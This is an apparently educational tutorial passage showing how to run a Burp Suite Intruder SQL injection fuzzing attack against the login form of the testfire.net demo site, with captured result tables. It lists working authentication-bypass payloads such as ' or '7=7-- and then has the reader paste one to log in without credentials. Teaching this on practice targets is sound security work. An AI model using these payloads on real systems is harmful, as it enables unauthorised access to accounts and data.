
- Send this request to the burp intruder




- In Intruder , select username section




- And after select the username click on **Add\$**




- And used sniper attack




- Now in payload Configuration , click on Add from list




- And Select Fuzzing – sql injection



- Click on start attack



- Here , sql injection attack started




● Result ⚡

Kali (Kali) - Oracle VM VirtualBox
File View Input Devices Help
Attack Save
3. Intruder attack of http://testfire.net
Attack Save ...
Results Positions
Capture filter: Capturing all items Apply capture filter ...
View filter: Showing all items
Request Payload Status code Response rec... Error Timeout Length Comment
50 {base}' or '7=7-- 302 326 569
53 {base}' or 'z='z' or 'a='b 302 309 569
0 302 361 126
1 302 366 126
2 302 359 126
3 \ 302 365 126
4 \\ 302 359 126
5 \\' 302 360 126
6 {base}-0 302 370 126
7 {base}*# 302 367 126
8 {base}'||' 302 362 126
9 {base}'+' 302 363 126
10 {base}'' 302 469 126
...
Finished
Rainy days ahead 22°C Search ENG IN 11:39:19 15-06-2023 Right Ctrl


● Now open first payload

Kali (Kali) - Oracle VM VirtualBox
File View Input Devices Help
Attack Save
3. Intruder attack of http://testfire.net
Payload: {base}' or '7=7-- Status code: 302 Length: 569 Timer: 326
Results Positions
Capture filter: Capturing all items Apply capture filter ...
View filter: Showing all items
Request Response
Pretty Raw Hex
Request Response
50 {base}' or '7=7--
53 {base}' or 'z='z' or 'a='b
0 302 361 126
1 302 366 126
2 302 359 126
3 \ 302 365 126
4 \\ 302 359 126
5 \\' 302 360 126
6 {base}-0 302 370 126
7 {base}*# 302 367 126
8 {base}'||' 302 362 126
9 {base}'+' 302 363 126
10 {base}'' 302 469 126
...
Request Response
Pretty Raw Hex
Request Response
0 highlights
Rainy days ahead 22°C Search ENG IN 11:39:45 15-06-2023 Right Ctrl


- Copy Sql injection Payload




- Go to the target website



- And paste payload on both username and password section  , and click on login




- Here , login successfully without knowing username and password 




2. SQL Injection Attack Using burp Suite Repeater:-

